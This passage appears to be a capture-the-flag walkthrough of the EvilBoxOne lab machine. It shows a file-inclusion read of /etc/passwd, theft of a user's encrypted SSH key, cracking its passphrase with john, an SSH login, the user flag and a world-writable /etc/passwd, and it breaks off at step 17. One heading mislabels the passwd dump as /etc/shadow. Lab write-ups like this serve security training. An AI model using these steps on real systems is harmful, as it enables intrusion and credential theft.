mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:/usr/sbin/nologin mowree:x:1000:1000:mowree,,,:/home/mowree:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin **Description : -** http://10.0.2.15/secret/evil.php?command=/etc/passwd displays the output for "cat /etc/passwd".


8	**Important information from /etc/shadow**	
		view-source:data:text/html;charset=utf-8,%3Chtml%3E%3Chead%3E%3C%2Fhead%3E%3Cbody%3Eroot%3Ax
		`<html><head></head><body>root:x:0:0:root:/root:/bin/bash`
		`daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin`
		`bin:x:2:2:bin:/bin:/usr/sbin/nologin`
		`sys:x:3:3:sys:/dev:/usr/sbin/nologin`
		`sync:x:4:65534:sync:/bin:/bin/sync`
		`games:x:5:60:games:/usr/games:/usr/sbin/nologin`
		`man:x:6:12:man:/var/cache/man:/usr/sbin/nologin`
		`lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin`
		`mail:x:8:8:mail:/var/mail:/usr/sbin/nologin`
		`news:x:9:9:news:/var/spool/news:/usr/sbin/nologin`
		`uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin`
		`proxy:x:13:13:proxy:/bin:/usr/sbin/nologin`
		`www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin`
		`backup:x:34:34:backup:/var/backups:/usr/sbin/nologin`
		`list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin`
		`irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin`
		`gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin`
		`nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin`
		`_apt:x:100:65534::/nonexistent:/usr/sbin/nologin`
		`systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin`
		`systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin`
		`systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin`
		`messagebus:x:104:110::/nonexistent:/usr/sbin/nologin`
		`sshd:x:105:65534::/run/sshd:/usr/sbin/nologin`
		`mowree:x:1000:1000:mowree,,,:/home/mowree:/bin/bash`
		`systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin`
		`</body></html>`
		
		
		`mowree:x:1000:1000:mowree,,,:/home/mowree:/bin/bash`
		
		Description : -

		From the above output we can conclude that /etc/shadow can be read by a non root user and “mowree” is a user that exists in the target machine.
9	**Finding SSH key for “mowree ”**	 view-source:http://10.0.2.15/secret/evil.php?command=/home/mowree/.ssh/id_rsa Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec -----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED DEK-Info: DES-EDE3-CBC,9FB14B3F3D04E90E uuQm2CFIe/eZT5pNyQ6+K1Uap/FYWcsEklzONt+x4AO6FmjFmR8RUpwMHurmbRC6 hqyoiv8vgpQgQRPYMzJ3QgS9kUCGdgC5+cXlNCST/GKQOS4QMQMUTacjZZ8EJzoe o7+7tCB8Zk/sW7b8c3m4Cz0CmE5mut8ZyuTnB0SAlGAQfZjqsldugHjZ1t17mldb +gzWGBUmKTOLO/gcuAZC+Tj+BoGkb2gneiMA85oJX6y/dqq4Ir10Qom+0tOFsuot b7A9XTubgElslUEm8fGW64kX3x3LtXRsoR12n+krZ6T+IOTzThMWExR1Wxp4Ub/k HtXTzdvDQBbgBf4h08qyCOxGEaVZHKaV/ynGnOv0zhlZ+z163SjppVPK07H4bdLg 9SC1omYunvJgunMS0ATC8uAWzoQ5Iz5ka0h+NOofUrVtfJZ/OnhtMKW+M948EgnY zh7Ffq1KlMjZHxnIS3bdcl4MFV0F3Hpx+iDukvyfeeWKuoeUuvzNfVKVPZKqyaJu rRqnxYW/fzdJm+8XViMQccgQAaZ+Zb2rVW0gyifsEigxShdaT5PGdJFKKVLS+bD1 tHBy6UOhKCn3H8edtXwvZN+9PDGDzUcEpr9xYCLkmH+hcr06ypUtlu9UrePLh/Xs 94KATK4joOIW7O8GnPdKBiI+3Hk0qakL1kyYQVBtMjKTyEM8yRcssGZr/MdVnYWm VD5pEdAybKBfBG/xVu2CR378BRKzlJkiyqRjXQLoFMVDz3I30RpjbpfYQs2Dm2M7 Mb26wNQW4ff7qe30K/Ixrm7MfkJPzueQlSi94IHXaPvl4vyCoPLW89JzsNDsvG8P hrkWRpPIwpzKdtMPwQbkPu4ykqgKkYYRmVlfX8oeis3C1hCjqvp3Lth0QDI+7Shr Fb5w0n0qfDT4o03U1Pun2iqdI4M+iDZUF4S0BD3xA/zp+d98NnGlRqMmJK+StmqR IIk3DRRkvMxxCm12g2DotRUgT2+mgaZ3nq55eqzXRh0U1P5QfhO+V8WzbVzhP6+R MtqgW1L0iAgB4CnTIud6DpXQtR9l//9alrXa+4nWcDW2GoKjljxOKNK8jXs58SnS 62LrvcNZVokZjql8Xi7xL0XbEk0gtpItLtX7xAHLFTVZt4UH6csOcwq5vvJAGh69 Q/ikz5XmyQ+wDwQEQDzNeOj9zBh1+1zrdmt0m7hI5WnIJakEM2vqCqluN5CEs4u8 p1ia+meL0JVlLobfnUgxi3Qzm9SF2pifQdePVU4GXGhIOBUf34bts0iEIDf+qx2C pwxoAe1tMmInlZfR2sKVlIeHIBfHq/hPf2PHvU0cpz7MzfY36x9ufZc5MH2JDT8X KREAJ3S0pMplP/ZcXjRLOlESQXeUQ2yvb61m+zphg0QjWH131gnaBIhVIj1nLnTa i99+vYdwe8+8nJq4/WXhkN+VTYXndET2H0fFNTFAqbk2HGy6+6qS/4Q6DVVxTHdp 4Dg2QRnRTjp74dQ1NZ7juucvW7DBFE+CK80dkrr9yFyybVUqBwHrmmQVFGLkS2I/ 8kOVjIjFKkGQ4rNRWKVoo/HaRoI/f2G6tbEiOVclUMT8iutAg8S4VA== -----END RSA PRIVATE KEY----- **Description : -** We can find SSH key for “mowree” by going to “http://10.0.2.15/secret/evil.php?command= /home/mowree/.ssh/id_rsa”.

<table>
<tr>
<td>10</td>
<td><b>Cracking RSA to reveal passphrase</b></td>
<td>



```
┌──(lakshay㉿lakshay)-[~]
└─$ mousepad id_rsa
```




```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,9FB14B3F3D04E90E

uuQm2CFIe/eZT5pNyQ6+K1Uap/FYWcsEklzONt+x4AO6FmjFmR8RUpwMHurmbRC6
hqyoiv8vgpQgQRPYMzJ3QgS9kUCGdgC5+cXlNCST/GKQOS4QMQMUTacjZZ8EJzoe
o7+7tCB8Zk/sW7b8c3m4Cz0CmE5mut8ZyuTnB0SAlGAQfZjqsldugHjZ1t17mldb
+gzWGBUmKTOLO/gcuAZC+Tj+BoGkb2gneiMA85oJX6y/dqq4Ir10Qom+0tOFsuot
b7A9XTubgElslUEm8fGW64kX3x3LtXRsoR12n+krZ6T+IOTzThMWExR1Wxp4Ub/k
HtXTzdvDQBbgBf4h08qyCOxGEaVZHKaV/ynGnOv0zhlZ+z163SjppVPK07H4bdLg
9SC1omYunvJgunMS0ATC8uAWzoQ5Iz5ka0h+NOofUrVtfJZ/OnhtMKW+M948EgnY
zh7Ffq1KlMjZHxnIS3bdcl4MFV0F3Hpx+iDukvyfeeWKuoeUuvzNfVKVPZKqyaJu
rRqnxYW/fzdJm+8XViMQccgQAaZ+Zb2rVW0gyifsEigxShdaT5PGdJFKKVLS+bD1
tHBy6UOhKCn3H8edtXwvZN+9PDGDzUcEpr9xYCLkmH+hcr06ypUtlu9UrePLh/Xs
94KATK4joOIW7O8GnPdKBiI+3Hk0qakL1kyYQVBtMjKTyEM8yRcssGZr/MdVnYWm
VD5pEdAybKBfBG/xVu2CR378BRKzlJkiyqRjXQLoFMVDz3I30RpjbpfYQs2Dm2M7
Mb26wNQW4ff7qe30K/Ixrm7MfkJPzueQlSi94IHXaPvl4vyCoPLW89JzsNDsvG8P
hrkWRpPIwpzKdtMPwQbkPu4ykqgKkYYRmVlfX8oeis3C1hCjqvp3Lth0QDI+7Shr
Fb5w0n0qfDT4o03U1Pun2iqdI4M+iDZUF4S0BD3xA/zp+d98NnGlRqMmJK+StmqR
IIk3DRRkvMxxCm12g2DotRUgT2+mgaZ3nq55eqzXRh0U1P5QfhO+V8WzbVzhP6+R
MtqgW1L0iAgB4CnTIud6DpXQtR9l//9alrXa+4nWcDW2GoKjljxOKNK8jXs58SnS
62LrvcNZVokZjql8Xi7xL0XbEk0gtpItLtX7xAHLFTVZt4UH6csOcwq5vvJAGh69
Q/ikz5XmyQ+wDwQEQDzNeOj9zBh1+1zrdmt0m7hI5WnIJakEM2vqCqluN5CEs4u8
p1ia+meL0JVlLobfnUgxi3Qzm9SF2pifQdePVU4GXGhIOBUf34bts0iEIDf+qx2C
pwxoAe1tMmInlZfR2sKVlIeHIBfHq/hPf2PHvU0cpz7MzfY36x9ufZc5MH2JDT8X
KREAJ3S0pMplP/ZcXjRLOlESQXeUQ2yvb61m+zphg0QjWH131gnaBIhVIj1nLnTa
i99+vYdwe8+8nJq4/WXhkN+VTYXndET2H0fFNTFAqbk2HGy6+6qS/4Q6DVVxTHdp
4Dg2QRnRTjp74dQ1NZ7juucvW7DBFE+CK80dkrr9yFyybVUqBwHrmmQVFGLkS2I/
8kOVjIjFKkGQ4rNRWKVoo/HaRoI/f2G6tbEiOVclUMT8iutAg8S4VA==
-----END RSA PRIVATE KEY-----
```

Description : -

Saving RSA private key under id_rsa.txt

</td>
</tr>
<tr>
<td>11</td>
<td><b>Converting to crackable format using ssh2john</b></td>
<td>



```
┌──(lakshay㉿lakshay)-[~]
└─$ /usr/share/john/ssh2john.py id_rsa > hash.txt
```

Description : -


/usr/share/john/ssh2john.py is used to convert our id_rsa to a special format that is crackable by john the ripper

Command : -

/usr/share/john/ssh2john.py id_rsa > hash.txt

</td>
</tr>
</table>

<table>
<tr>
<td>12</td>
<td><b>Cracking hash</b></td>
<td>



```
┌──(lakshay㉿lakshay)-[~]
└─$ sudo john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
[sudo] password for lakshay:
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
unicorn          (id_rsa)
1g 0:00:00:00 DONE (2023-04-07 07:40) 100.0g/s 128000p/s 128000c/s 128000C/s ramona..poohbear1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Description : -

John the ripper successfully crack the hash.


Command : -

sudo john hash.txt –wordlist=/usr/share/wordlists/rockyou.txt

Output : -

“unicorn” is the secret passphrase

</td>
</tr>
<tr>
<td>13</td>
<td><b>Changing permission</b></td>
<td>



```
┌──(lakshay㉿lakshay)-[~]
└─$ sudo chmod 600 id_rsa
```


Description : -

Appropriate permissions are provided to id_rsa file so that it can be used to login to SSH for “mowree” user

Command : -

sudo chmod 600 id_rsa

</td>
</tr>
<tr>
<td>14</td>
<td><b>Logging into SSH</b></td>
<td>



```
┌──(lakshay㉿lakshay)-[~]
└─$ ssh -i id_rsa mowree@10.0.2.15
Enter passphrase for key 'id_rsa':
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
mowree@EvilBoxOne:~$ id
uid=1000(mowree) gid=1000(mowree) grupos=1000(mowree),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
mowree@EvilBoxOne:~$ sudo
-bash: sudo: orden no encontrada
```

Description : -


Attempt to log into target machine through SSH using id_rsa private key and passphrase “unicorn” was successful

Command : -

ssh -i id_rsa mowree@10.0.2.15

</td>
</tr>
</table>

<table>
<tr>
<td>15</td>
<td><strong>Flag 1</strong></td>
<td>



```
mowree@EvilBoxOne:~$ cat user.txt
56Rbp0soobpzWSVzKh9YOvzGLgtPZQ
```

Description : -

The flag is saved as “user.txt” in /home/mowree


Command : -

cat user.txt


Output : -

56Rbp0soobpzWSVzKh9YOvzGLgtPZQ

</td>
</tr>
<tr>
<td>16</td>
<td><strong>Checking permissions for /etc/passwd</strong></td>
<td>



```
mowree@EvilBoxOne:/etc$ ls -la
total 648
drwxr-xr-x 71 root root    4096 abr  7 12:44 .
drwxr-xr-x 18 root root    4096 ago 16  2021 ..
-rw-r--r--  1 root root    2981 ago 16  2021 adduser.conf
-rw-r--r--  1 root root      44 ago 16  2021 adjtime
drwxr-xr-x  2 root root    4096 ago 16  2021 alternatives
drwxr-xr-x  8 root root    4096 ago 16  2021 apache2
drwxr-xr-x  3 root root    4096 ago 16  2021 apm
drwxr-xr-x  2 root root    4096 ago 16  2021 apparmor
drwxr-xr-x  7 root root    4096 ago 16  2021 apparmor.d
drwxr-xr-x  7 root root    4096 ago 16  2021 apt
-rw-r--r--  1 root root    1994 abr 18  2019 bash.bashrc
-rw-r--r--  1 root root      45 feb 12  2019 bash_completion
-rw-r--r--  1 root root     367 mar  2  2018 bindresvport.blacklist
drwxr-xr-x  2 root root    4096 ene 29  2021 binfmt.d
drwxr-xr-x  3 root root    4096 ago 16  2021 ca-certificates
-rw-r--r--  1 root root    5989 ago 16  2021 ca-certificates.conf
drwxr-xr-x  2 root root    4096 ago 16  2021 calendar
drwxr-xr-x  2 root root    4096 ago 16  2021 console-setup
drwxr-xr-x  2 root root    4096 ago 16  2021 cron.d
drwxr-xr-x  2 root root    4096 ago 16  2021 cron.daily
drwxr-xr-x  2 root root    4096 ago 16  2021 cron.hourly
drwxr-xr-x  2 root root    4096 ago 16  2021 cron.monthly
-rw-r--r--  1 root root    1042 oct 11  2019 crontab
drwxr-xr-x  2 root root    4096 ago 16  2021 cron.weekly
drwxr-xr-x  4 root root    4096 ago 16  2021 dbus-1
-rw-r--r--  1 root root    2969 feb 26  2019 debconf.conf
-rw-r--r--  1 root root       6 jun 13  2021 debian_version
drwxr-xr-x  3 root root    4096 ago 16  2021 default
-rw-r--r--  1 root root     604 jun 26  2016 deluser.conf
```



```
-rw-rw-rw-  1 root root    1398 ago 16  2021 passwd
```

</td>
</tr>
</table>

<table>
<tr>
<td></td>
<td></td>
<td>

Description : -

/etc/passwd file has read and write permissions for user, group and others. We can add a new root user to the machine by editing /etc/passwd file.


Command : -

ls -la


</td>
</tr>
<tr>
<td>17</td>
<td>

Creation of new root user

